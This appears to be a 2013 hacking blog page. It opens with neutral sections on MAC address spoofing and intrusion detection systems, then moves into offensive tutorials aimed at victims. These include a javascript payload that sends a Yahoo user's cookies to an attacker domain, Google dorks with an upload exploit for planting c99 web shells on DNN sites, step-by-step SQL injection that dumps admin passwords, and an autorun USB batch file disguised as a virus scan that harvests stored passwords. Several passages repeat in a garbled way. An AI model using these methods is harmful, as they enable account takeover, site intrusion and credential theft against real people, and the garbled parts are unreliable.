Friday, August 16, 2013
MAC Address (Media Access Control)
MAC (Media Access Control) addresses are permanent by design, several mechanisms allow modification, or "spoofing", of the MAC address that is reported by the operating system. This can be useful for privacy reasons, for instance when connecting to a Wi-Fi hotspot, or to ensure interoperability. Some internet service providers bind their service to a specific MAC address; if the user then changes their network card or intends to install a router, the service won't work anymore. Changing the MAC address of the new interface will solve the problem. Similarly, some software licenses are bound to a specific MAC address. Changing the MAC address in this way is not permanent: after a reboot, it will revert to the MAC address physically stored in the card. A MAC address is 48 bits in length.
A MAC address is a physical hardware address assigned to each device that has the capability of connecting to a network. The internet is nothing more than a large network. The MAC address is something that is assigned in the chip on the device and is not something the user can change.
As a MAC address can be changed, it can be unwise to rely on this as a single method of authentication. IEEE 802.1x is an emerging standard better suited to authenticating devices at a low level.
Types of MAC address:
Unicast address : An address for a specific computer.
Multicast address : An address for a specific group of computers in
network.
Broadcast address : An address for all computers in network.
HOw Can U Change MAC Address:
Windows
Under Windows XP, the MAC address can be changed in the Ethernet adapter's Properties menu, in the Advanced tab, as "MAC Address", "Locally Administered Address", "Ethernet Address" or "Network Address". The exact name depends on the Ethernet driver used; not all drivers support changing the MAC address in this way.
However, a better solution - requiring Administrative User Rights - is to pass over the System Registry Keys under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}. Here settings for each network interface can be found. The contents of the string value called 'NetworkAddress' will be used to set the MAC address of the adapter when next it is enabled. Resetting the adapter can be accomplished in script with the freely available command line utility devcon from Microsoft, or from the adapters context menu in the Network Connections control panel applet.
There is a nice tool to change the MAC address for all cards (even those that can't be changed through the adapter's Properties menu): SMAC MAC Address Changer
Note: to check your MAC address easily on a Windows XP box, go to Run, type CMD, then type "ipconfig /all" without quotation in the command prompt. The number under physical address is the MAC address. If multiple IP are displayed, you should look under the label "Ethernet adapter x", where x is the name of your connection (which is Local Area Connection by default).
Windows
Under Windows XP, the MAC address can be changed in the Ethernet adapter's Properties menu, in the Advanced tab, as "MAC Address", "Locally Administered Address", "Ethernet Address" or "Network Address". The exact name depends on the Ethernet driver used; not all drivers support changing the MAC address in this way.
However, a better solution - requiring Administrative User Rights - is to pass over the System Registry Keys under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}. Here settings for each network interface can be found. The contents of the string value called 'NetworkAddress' will be used to set the MAC address of the adapter when next it is enabled. Resetting the adapter can be accomplished in script with the freely available command line utility devcon from Microsoft, or from the adapters context menu in the Network Connections control panel applet.
There is a nice tool to change the MAC address for all cards (even those that can't be changed through the adapter's Properties menu): SMAC MAC Address Changer
Note: to check your MAC address easily on a Windows XP box, go to Run, type CMD, then type "ipconfig /all" without quotation in the command prompt. The number under physical address is the MAC address. If multiple IP are displayed, you should look under the label "Ethernet adapter x", where x is the name of your connection (which is Local Area Connection by default).
Router
The method to change the MAC address of a router varies with the router. Not all routers have the ability to change their MAC address. The feature is often referred to as "clone MAC address". This take the MAC address of one of the machine on your network and replaces the router's existing MAC address with it. Some support the option to manually enter the MAC address.
How to change a MAC address in Linux
To change your MAC address in Linux (and most *nix system) is easy. All it takes is two easy to script commands:
ifconfig eth0 down hw ether 00:00:00:00:00:01
ifconfig eth0 up
These two little commands would set your eth0 interface to use the MAC 00:00:00:00:00:01. Just plug in the NIC you want to set and the MAC address you want to use into the commands above and your done. Changing your MAC address is one of those things that is much easier to do in Linux then under Windows.
Intrusion Detection System (IDS)

>>Intrusion Detection System (IDS):
Computer systems have become more vulnerable to intrusions than ever. Intrusion Detection is a security technology that allows not only the detection of attacks, but also attempts to provide notification of new attacks unforeseen by other components. Intrusion detection is an important component of a security system, and it complements other security technologies. >>How does an IDS work? While there are several types of IDSs, the most common types work the same. They analyze network traffic and log files for certain patterns. What kind of patterns you may ask? While a firewall will continually block a hacker from connecting to a network, most firewalls never alert an administrator. The administrator may notice if he/she checks the access log of the firewall, but that could be weeks or even months after the attack. This is where an IDS comes into play. The attempts to pass through the firewall are logged, and IDS will analyze its log. At some point in the log there will be a large number of request-reject entries. An IDS will flag the events and alert an administrator. The administrator can then see what is happening right after or even while the attacks are still taking place. This gives an administrator the advantage of being able to analyze the techniques being used, source of attacks, and methods used by the hacker. >>Following are the types of intrusion detection systems :- 1)Host-Based Intrusion Detection System (HIDS): Host-based intrusion detection systems or HIDS are installed as agents on a host. These intrusion detection systems can look into system and application log files to detect any intruder activity. 2)Network-Based Intrusion Detection System (NIDS): These IDSs detect attacks by capturing and analyzing network packets. Listening on a network segment or switch, one network-based IDS can monitor the network traffic affecting multiple hosts that are connected to the network segment, thereby protecting those hosts. Network-based IDSs often consist of a set of single-purpose sensors or hosts placed at various points in a network. These units monitor network traffic, performing local analysis of that traffic and reporting attacks to a central management console. >>Some important topics comes under intrusion detection are as follows :- 1)Signatures: Signature is the pattern that you look for inside a data packet. A signature is used to detect one or multiple types of attacks. For example, the presence of “scripts/iisadmin” in a packet going to your web server may indicate an intruder activity. Signatures may be present in different parts of a data packet depending upon the nature of the attack. 2)Alerts: Alerts are any sort of user notification of an intruder activity. When an IDS detects an intruder, it has to inform security administrator about this using alerts. Alerts may be in the form of pop-up windows, logging to a console, sending e-mail and so on. Alerts are also stored in log files or databases where they can be viewed later on by security experts. 3)Logs: The log messages are usually saved in file.Log messages can be saved either in text or binary format. 4)False Alarms: False alarms are alerts generated due to an indication that is not an intruder activity. For example, misconfigured internal hosts may sometimes broadcast messages that trigger a rule resulting in generation of a false alert. Some routers, like Linksys home routers, generate lots of UPnP related alerts. To avoid false alarms, you have to modify and tune different default rules. In some cases you may need to disable some of the rules to avoid false alarms. 5)Sensor: The machine on which an intrusion detection system is running is also called the sensor in the literature because it is used to “sense” the network. >>SNORT: Snort is a very flexible network intrusion detection system that has a large set of pre-configured rules. Snort also allows you to write your own rule set. There are several mailing lists on the internet where people share new snort rules that can counter the latest attacks. Snort is a modern security application that can perform the following three functions : * It can serve as a packet sniffer. * It can work as a packet logger. * It can work as a Network-Based Intrusion Detection System (NIDS).
TOOLS:
Smooth-Sec 3.0 Intrusion Detection SystemSmooth-Sec is a lightweight and fully-ready IDS/IPS (Intrusion Detection/Prevention System) Linux distribution based on Debian 7 (wheezy), available for 32 and 64 bit architecture. The distribution includes the latest version of Snorby, Snort, Suricata, PulledPork and Pigsty. An easy setup process allows to deploy a complete IDS/IPS System within minutes, even for security beginners with minimal Linux experience.
Download: 32-Bit – smoothsec-3.0-i386.iso 64-Bit – smoothsec-3.0-amd64.iso |
Email Hacking
Ur Email-ID Can Be Hack... But Its Can Be Hack Only Fault by User.. Most Of The Peoples Think That Their Has A Software to Hack A Email- ID's But Truth Is Their Is No Software Present For Hacking Ur Mail ID's..
Email Hacking can be possible to many ways like:-
1. Social Engineering
2.Phishing Attacks
3. Cookie Hijacking
4. By Keyloggers
Social Engineering:
This Process is defined as Hack the human mind without any tools...
This has become one of the hottest topics today and it seems to work out most of the times. Social Engineering doesn’t deal with the network security issues, vulnerabilities, exploits, etc. It just deals with simple Psychological tricks that help to get the information we want.
This really works!! But it requires a lot of patience.
We are all talking about network security and fixing the vulnerabilities in networks.
But what happens if some internal person of a network accidentally gives out the passwords. After all we are all humans; we are also vulnerable and can be easily
exploited and compromised than the computers.
Social Engineering attacks have become most common during the chat sessions.
With the increase in use of Instant Messengers, any anonymous person may have a
chat with another any where in the world. The most crucial part of this attack is to
win the trust of the victim.
Phishing Attack:
The act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surroundering private information that will be used for identity theft. The e-mail directs the user to visit a Web site where they are asked to update personal information, such as passwords and credit card, social security, and bank account numbers, that the legitimate organization already has. The Web site, however, is bogus and set up only to steal the user’s information.
Cookie Hijacking:
In cookie hijacking we can hack email accounts very easily.. This trick is very
dangereous because whenever user change a password then there is no need to
attacker for again hack Email- ID of victim. And it would take you to inbox of victim's yahoo account without asking for any password of victim account.
Keyloggers:
Keylogger is a software program or hardware device that is used to monitor and log
each of the keys a user types into a computer keyboard. The user who installed the program or hardware device can then view all keys typed in by that user. Because
these programs and hardware devices monitor the keys typed in a user can easily
find user passwords and other information a user may not wish others to know about.
Keyloggers, as a surveillance tool, are often used by employers to ensure employees
use work computers for business purposes only. Unfortunately, keyloggers can also
be embedded in spyware allowing your information to be transmitted to an unknown third party.
Cookie Hijacking:
U Can Hack Yahoo Account by Cookies Stealing or Hijacking From Browser.
Follow Steps and Learn it.
This is very Simple Tutorial and 100% Tested..!!..
Step 1: Download the Script on given link
http://www.multiupload.com/9Q3EPTOO47
Step:2 Download and extract files into your hard drive.
Step:3 Create a account in any ftp hosting site i suggested www.t35.com
Step4: Login to your account and upload 4 files into your ftp account.
Step5: Give this code to victim to run in his browser when he would be logged in to his yahoo account. Yahoo.php is basically cookie stealing script and hacked.php executes the stolen cookies in browser.
Stolen cookies get stored in directory 'cookies'
javascript:document.location='http://yourdomain.com/yahoo.php?ex='.concat(escape(document.cookie));
He would again redirected to his yahoo account.
Step6. Open the hacked.php . The password is 'hoc'.
You must have got the username of victim's account. Simply Click on it and it would take you to inbox of victim's yahoo account without asking for any password of victim account.
By Keylogger:
U Can Hack Yahoo Account by Cookies Stealing or Hijacking From Browser.
Follow Steps and Learn it.
This is very Simple Tutorial and 100% Tested..!!..
Step 1: Download the Script on given link
http://www.multiupload.com/9Q3EPTOO47
Step:2 Download and extract files into your hard drive.
Step:3 Create a account in any ftp hosting site i suggested www.t35.com
Step4: Login to your account and upload 4 files into your ftp account.
Step5: Give this code to victim to run in his browser when he would be logged in to his yahoo account. Yahoo.php is basically cookie stealing script and hacked.php executes the stolen cookies in browser.
Stolen cookies get stored in directory 'cookies'
javascript:document.location='http://yourdomain.com/yahoo.php?ex='.concat(escape(document.cookie));
He would again redirected to his yahoo account.
Step6. Open the hacked.php . The password is 'hoc'.

You must have got the username of victim's account. Simply Click on it and it would take you to inbox of victim's yahoo account without asking for any password of victim account.
By Keylogger:
Portal Hacking (DNN) Technique
One more hacking method called "Portal Hacking (DNN)". This method also uses in google search engine to find hackable sites.. Here U can use only Google Dorks for
hacking a websites..
Here U can use dez two Google Dorks
1- inurl:"/portals/0"
2- inurl:/tabid/36/language/en-US/Default.aspx
You can also modify this google dork according to your need & requirement
Here is the exploit
Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx
Step 1 :
http://www.google.com
Step 2:
Now enter this dork
Step 3:
you will find many sites, Select the site which you are comfortable with.
Step 4:
For example take this site.
Step 5: Now replace
with this
http://www.google.com
Step 2:
Now enter this dork
:inurl:/tabid/36/language/en-US/Default.aspx
this is a dork to find the Portal Vulnerable sites, use it wisely.Step 3:
you will find many sites, Select the site which you are comfortable with.
Step 4:
For example take this site.
http://www.abc.com/Home/tabid/36/Lan...S/Default.aspx
Step 5: Now replace
/Home/tabid/36/Language/en-US/Default.aspx
with this
/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

Step 6: You will get a Link Gallary page.So far so good!
Step 7: Dont do anything for now,wait for the next step...
Step 8: Now replace the URL in the address bar with a Simple Script
Step 9: You will Find the Upload Option
Step 7: Dont do anything for now,wait for the next step...
Step 8: Now replace the URL in the address bar with a Simple Script
javascript:__doPostBack('ctlURL$cmdUpload','')
Step 9: You will Find the Upload Option
Step 10:
Select Root
Step 11:
Upload your package Your Shell c99,c100 , Images, etc
After running this JAVA script, you will see the option for Upload Selected File Now select you page file which you have & upload here.
Now Go to main page and refresh. you have seen hacked the website.
Done..!!
Select Root
Step 11:
Upload your package Your Shell c99,c100 , Images, etc
After running this JAVA script, you will see the option for Upload Selected File Now select you page file which you have & upload here.
Now Go to main page and refresh. you have seen hacked the website.
Done..!!
SQL Injection in MySQL Databases
SQL Injection attacks are code injections that exploit the database layer of the application. This is most commonly the MySQL database, but there are techniques to carry out this attack in other databases such as Oracle. In this tutorial i will be showing you the steps to carry out the attack on a MySQL Database.
Step 1:
When testing a website for SQL Injection vulnerabilities, you need to find a page that looks like this:
www.site.com/page=1
or
www.site.com/id=5
Basically the site needs to have an = then a number or a string, but most commonly a number. Once you have found a page like this, we test for vulnerability by simply entering a ' after the number in the url. For example:
www.site.com/page=1'
If the database is vulnerable, the page will spit out a MySQL error such as;
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/wwwprof/public_html/readnews.php on line 29
If the page loads as normal then the database is not vulnerable, and the website is not vulnerable to SQL Injection.
Step 2
Now we need to find the number of union columns in the database. We do this using the "order by" command. We do this by entering "order by 1--", "order by 2--" and so on until we receive a page error. For example:
www.site.com/page=1 order by 1--
http://www.site.com/page=1 order by 2--
http://www.site.com/page=1 order by 3--
http://www.site.com/page=1 order by 4--
http://www.site.com/page=1 order by 5--
If we receive another MySQL error here, then that means we have 4 columns. If the site errored on "order by 9" then we would have 8 columns. If this does not work, instead of -- after the number, change it with /*, as they are two difference prefixes and if one works the other tends not too. It just depends on the way the database is configured as to which prefix is used.
Step 3
We now are going to use the "union" command to find the vulnerable columns. So we enter after the url, union all select (number of columns)--,
for example:
www.site.com/page=1 union all select 1,2,3,4--
This is what we would enter if we have 4 columns. If you have 7 columns you would put,union all select 1,2,3,4,5,6,7-- If this is done successfully the page should show a couple of numbers somewhere on the page. For example, 2 and 3. This means columns 2 and 3 are vulnerable.
Step 4
We now need to find the database version, name and user. We do this by replacing the vulnerable column numbers with the following commands:
user()
database()
version()
or if these dont work try...
@@user
@@version
@@database
For example the url would look like:
www.site.com/page=1 union all select 1,user(),version(),4--
The resulting page would then show the database user and then the MySQL version. For example admin@localhost and MySQL 5.0.83.
IMPORTANT: If the version is 5 and above read on to carry out the attack, if it is 4 and below, you have to brute force or guess the table and column names, programs can be used to do this.
Step 5
In this step our aim is to list all the table names in the database. To do this we enter the following command after the url.
UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
So the url would look like:
www.site.com/page=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
Remember the "table_name" goes in the vulnerable column number you found earlier. If this command is entered correctly, the page should show all the tables in the database, so look for tables that may contain useful information such as passwords, so look for admin tables or member or user tables.
Step 6
In this Step we want to list all the column names in the database, to do this we use the following command:
union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
This command makes the page spit out ALL the column names in the database. So again, look for interesting names such as user,email and password.
Step 7
Finally we need to dump the data, so say we want to get the "username" and "password" fields, from table "admin" we would use the following command,
union all select 1,2,group_concat(username,0x3a,password),4 from admin--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(username,0x3a,password),4 from admin--
Here the "concat" command matches up the username with the password so you dont have to guess, if this command is successful then you should be presented with a page full of usernames and passwords from the website
Steal Stored Passwords
This tutorial will show you how to obtain all saved passwords on a computer, which may include e-mails and other accounts. This tutorial assumes you have physical access to the victims computer.
- Download and install Cain & Able from here: http://www.oxid.it/cain.html
- If you don't want to have to download and install software on the victims computer, a USB bootable version is available.
- Open Cain & Abel and click on configure
- Select the device that has an IP (192.168.1.0 for example) and make sure Don't use promisucous mode is checked. Click ok
- On the left under the decoders tab, there should be an IE 7 passwords option. Choose that
- Click on the blue + icon
- You should now see all saved IE 7 passwords. You can use the other options on the left to see if you can recover any other stored passwords.
- If the victim doesn't use IE or this method didn't work for any reason, you can google search stored password recovery and find a bunch of other tools that do similar functions. Also, see the "USB password stealer" tutorial on this website.
USB password stealer
This tutorial will walk you through setting up a USB flash drive to steal the saved passwords on a computer.
- open notepad/wordpadtype:[autorun]
open=launch.bat
ACTION= Perform a Virus Scansave this as AUTORUN.inf - open a new notepad/wordpad documenttype:start mspass.exe /stext mspass.txtstart mailpv.exe /stext mailpv.txtstart iepv.exe /stext iepv.txtstart pspv.exe /stext pspv.txtstart PasswordFox.exe /stext passwordfox.txtstart OperaPassView.exe /stext OperaPassView.txtstart ChromePass.exe /stext ChromePass.txtstart Dialupass.exe /stext Dialupass.txtstart netpass.exe /stext netpass.txtstart WirelessKeyView.exe /stext WirelessKeyView.txtstart BulletsPassView.exe /stext BulletsPassView.txtstart VNCPassView.exe /stext VNCPassView.txtstart OpenedFilesView.exe /stext OpenedFilesView.txtstart ProduKey.exe /stext ProduKey.txtstart USBDeview.exe /stext USBDeview.txtsave this as LAUNCH.bat
- copy the autorun and launch file to your USB
- go to http://www.nirsoft.net/ and download the programs named in step 2
- extract the files you downloaded to your desktop and copy all the .exe files to your USB
- remove and re-insert your USB
- click on the option perform a virus scan
(this is an exemple, if you want it to say something else go to the autorun file and change it ;) ) - go to my computer---> USB DRIVE and open ityou will now see some text files, if you open them you will see usernames and passwordsNOTICE: this only recovers passwords that have once been saved on your computer
.jpg)

.jpg)